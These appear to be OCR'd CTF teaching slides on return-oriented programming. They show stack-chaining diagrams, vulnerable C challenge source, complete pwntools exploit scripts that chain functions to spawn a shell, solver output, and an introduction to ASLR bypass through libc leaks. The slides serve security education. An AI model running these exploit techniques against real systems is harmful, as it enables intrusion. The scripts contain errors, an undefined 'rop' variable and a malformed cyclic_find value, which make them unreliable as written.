
Place in between function address and arguments



0x00000000
0xFFFFFFFF
Next instruction
ret
AAAA
AAAA
Address of func1()
ESP
POP-RET Gadget
0x1
Address of func2()
POP-RET Gadget
0x2



0x00000000
0xFFFFFFFF
Next instruction
push ebp
AAAA
AAAA
Address of func1()
POP-RET Gadget
ESP
0x1
Address of func2()
POP-RET Gadget
0x2


0x00000000
0xFFFFFFFF
Next instruction
mov ebp, esp
AAAA
AAAA
AAAA
ESP
POP-RET Gadget
0x1
Address of func2()
POP-RET Gadget
0x2


0x00000000
0xFFFFFFFF
Next instruction
pop ebp
AAAA
AAAA
AAAA
ESP/EBP
POP-RET Gadget
0x1
arg1: [ebp + 0x8]
Address of func2()
POP-RET Gadget
0x2


0x00000000
0xFFFFFFFF
Next instruction
ret
AAAA
AAAA
AAAA
POP-RET Gadget
ESP
0x1
Address of func2()
POP-RET Gadget
0x2


0x00000000
0xFFFFFFFF
Next instruction
pop e??
AAAA
AAAA
AAAA
POP-RET Gadget
0x1
ESP
Address of func2()
POP-RET Gadget
0x2


0x00000000
Next instruction
ret
0xFFFFFFFF
AAAA
AAAA
AAAA
POP-RET Gadget
0x1
Address of func2()
ESP
POP-RET Gadget
0x2

WHAT HAPPENED


Notice how the stack layout is exactly how we started

Now we can chain as many functions as we like

HOW?

What if there are 2 or more arguments?

Just find a POP-POP-RET Gadget!


0x00000000
0xFFFFFFFF
AAAA
AAAA
Address of func1()
POP-POP-RET Gadget
Parameter 1
Parameter 2
Address of func2()
POP-RET Gadget
Parameter 1

HOW?

What about strings?

Recall that C strings are just character arrays

HOW?


Reuse strings already present in the binary

Pass the address of the string as the parameter

Finding Gadgets

Finding String

```
>>> from pwn import *
>>> elf = context.binary =
ELF("./binaryfile")

# Finding Address of String
>>> next(elf.search(b"somestring\x00"))
12345678
```


0x00000000
0xFFFFFFFF
AAAA
AAAA
Address of func1()
POP-RET Gadget
12345678

ROP Chain

Chaining a bunch of gadgets to chain multiple functions together

ret2func.c


25 mins to pwn ret2func32

Download files at:
http://ctfd.platypew.social

`nc pwn.platypew.social 30004`

```
bool win1 = false;
bool win2 = false;

void func1(int arg1) {
    if (arg1 == 0xdeadbeef)
        win1 = true;
}

void func2(int arg2) {
    if (arg2 == 0xcafebabe)
        win2 = true;
}

void win(char* secret) {
    if (!(win1 && win2)) {
        return;
    }

    if (!strncmp(secret, "magicman", 8))
        system("/bin/sh");
}

void vuln() {
    char buffer[64];
    gets(buffer);
}
```

Exploit Flow



Calculate Padding (De Bruijn Sequence)

Finding addresses of functions and POP-RET Gadgets

Chaining func1(0xdeadbeef), func2(0xcafebabe), win("magicman")

Get Shell!


```python
from pwn import *

elf = context.binary = ELF("./ret2func32")

PADDING = b"A" * cyclic_find(0x61616174)

FUNC1 = p32(elf.sym["func1"])
ARG1 = p32(0xdeadbeef)

FUNC2 = p32(elf.sym["func2"])
ARG2 = p32(0xcafebabe)

WIN = p32(elf.sym["win"])
SECRET = p32(next(elf.search(b"magicman\x00")))

POP_RET = p32(rop.ebx.address)

EXPLOIT = FUNC1 + POP_RET + ARG1 + FUNC2 + POP_RET + ARG2 + WIN + POP_RET + SECRET

p = process(elf.path)
p.sendline(PADDING + EXPLOIT)

p.interactive()
```

Success!

HOW?

64-bit stores parameters
in registers

Find the specific gadget
POP RDI; RET;


0x00000000
0xFFFFFFFF
AAAA
AAAA
POP-RET Gadget
0x1
Address of func1()

ret2func.c


25 mins to pwn ret2func64

Download files at:
http://ctfd.platypew.social

`nc pwn.platypew.social 30005`

```c
bool win1 = false;
bool win2 = false;

void func1(int arg1) {
    if (arg1 == 0xdeadbeef)
        win1 = true;
}

void func2(int arg2) {
    if (arg2 == 0xcafebabe)
        win2 = true;
}

void win(char* secret) {
    if (!(win1 && win2)) {
        return;
    }

    if (!strncmp(secret, "magicman", 8))
        system("/bin/sh");
}

void vuln() {
    char buffer[64];
    gets(buffer);
}
```

Exploit Flow




Calculate Padding (De Bruijn Sequence)

Finding addresses of functions and POP-RET Gadgets

Chaining func1(0xdeadbeef), func2(0xcafebabe), win("magicman")

Get Shell!

```python
from pwn import *

elf = context.binary = ELF("./ret2func64")
rop = ROP(elf)

rop.raw(b"A" * cyclic_find(0x6161616161616161a, n=8))
rop.raw(p64(rop.ret.address))
rop.call("func1", [0xdeadbeef])
rop.call("func2", [0xcafebabe])
rop.call("win", [next(elf.search(b"magicman\x00"))])

log.info(rop.dump())

p = process(elf.path)
p.sendline(rop.chain())

p.interactive()
```


$ python solve64.py
Guess my name
0x0048: b'Y\x05@\x00\x00\x00\x00\x00'
b'Y\x05@\x00\x00\x00\x00\x00'
0x0050:   0x400833 pop rdi; ret
0x0058:   0xdeadbeef [arg0] rdi = 3735928559
0x0060:   0x4006cd func1
0x0068:   0x400833 pop rdi; ret
0x0070:   0xcafebabe [arg0] rdi = 3405691582
0x0078:   0x4006e6 func2
0x0080:   0x400833 pop rdi; ret
0x0088:   0x400854 [arg0] rdi = 4196436
0x0090:   0x4006ff win
$ whoami
pwnuser

Success!

Defeating ASLR

LIBC

A shorthand for the “standard C library”, a library of standard functions (usually referring to the GNU implementation)

Sample Code

```c
int main() {
    puts("Some leaks for you");
    printf("PRINTF@LIBC: %p\n", printf);
    printf("PUTS@LIBC: %p\n", puts);
}
```

Truly Random?

Notice how the pink section always remains the same?

It's only the green section that ASLR is affecting!

Truly Random?

0xf7de4190 - 0xf7dc1f30 = 0x22260

0xf7d98190 - 0xf7d75f30 = 0x22260

0xf7da0190 - 0xf7d7df30 = 0x22260

WHY?

The relative offsets between each symbol in LIBC is constant!


Differs from LIBC to LIBC

NOW WHAT?

If you can leak 1 symbol's address in LIBC, you can calculate the offsets of every other symbol

NOW WHAT?

If you can leak 2 or more symbols' addresses in LIBC, you can calculate which LIBC it uses



LIBC.RIP

The **leak** binary was using libc-2.36-6-x86

Process Linkage Table (PLT)

